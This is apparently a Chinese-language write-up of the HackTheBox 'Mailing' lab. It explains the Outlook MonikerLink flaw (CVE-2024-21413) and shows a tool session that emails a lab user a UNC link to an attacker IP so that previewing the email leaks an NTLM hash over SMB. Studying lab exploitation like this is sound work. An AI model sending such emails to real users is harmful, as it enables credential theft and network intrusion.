在打 HackTheBox (HTB) Season 5 的 easy Windows 靶机“Mailing”时,我遇到了一个有趣的漏洞利用场景:CVE-2024-21413。这是一个针对 Microsoft Outlook 的远程代码执行 (RCE) 漏洞,常被称为“MonikerLink” bug。它允许攻击者通过精心构造的电子邮件超链接,在受害者仅预览邮件时(无需点击)触发认证行为,从而捕获 NTLM 哈希。在 Mailing 靶机中,这个漏洞成为取得初始立足点的桥梁。
在打 HackTheBox (HTB) Season 5 的 easy Windows 靶机“Mailing”时,我遇到了一个有趣的漏洞利用场景:CVE-2024-21413。这是一个针对 Microsoft Outlook 的远程代码执行 (RCE) 漏洞,常被称为“MonikerLink” bug。它允许攻击者通过精心构造的电子邮件超链接,在受害者仅预览邮件时(无需点击)触发认证行为,从而捕获 NTLM 哈希。在 Mailing 靶机中,这个漏洞成为取得初始立足点的桥梁。故本文记录一下漏洞原理和利用过程。
随后,漏洞利用聚焦于邮件服务,发送恶意邮件给域用户,诱导其 Outlook/Windows Mail 客户端泄露哈希。
漏洞原理:MonikerLink Bug (CVE-2024-21413)
CVE-2024-21413 是一个高危 RCE 漏洞(CVSS 8.8),影响 Microsoft Outlook 2016-2021 版及 Microsoft 365 Apps(32/64 位)。其核心问题是 Outlook 在处理超链接时的输入验证不当,导致 OLE (Object Linking and Embedding) Moniker 系统被滥用。
详细机制
触发向量:攻击者发送一封嵌入恶意 HTML 超链接的邮件。当受害者在预览窗格(Preview Pane)中查看邮件时,Outlook 自动解析链接,而无需用户交互。
绕过防护:漏洞利用 Moniker 链(一种 COM 对象解析机制),通过 IWebBrowser2 接口实例化漏洞 COM 对象,绕过 Office Protected View(沙箱)和 ASLR(地址空间布局随机化)。这允许在 Outlook 进程(中等完整性级别)中执行任意代码。

CVE-2024-21413 > helpAvailable Commands:set <option> <value> - Set configuration options Options: subject <text> - Set email subject link <url> - Set link in email count <number> - Set number of emails to sendshow - Show current settingsadd <email> - Add recipient emailload <file> - Load recipients from filesend - Send emailsclear - Clear screenexit - Exit program
text14 行
配置并发送:
CVE-2024-21413 > set subject TestSet subject to TestCVE-2024-21413 > add maya@mailing.htbAdded recipient: maya@mailing.htbCVE-2024-21413 > set link '\\10.10.14.54\test\a'Set link to \\10.10.14.54\test\a # 10.10.14.54 为攻击机 IPCVE-2024-21413 > sendStarting to send emails...Email sent successfully 1 to maya@mailing.htb.
text9 行
邮件发送成功后,受害者(Maya 用户)在 Windows Mail/Outlook 中预览邮件,客户端尝试访问 UNC 路径,触发 SMB 认证。
 跳到内容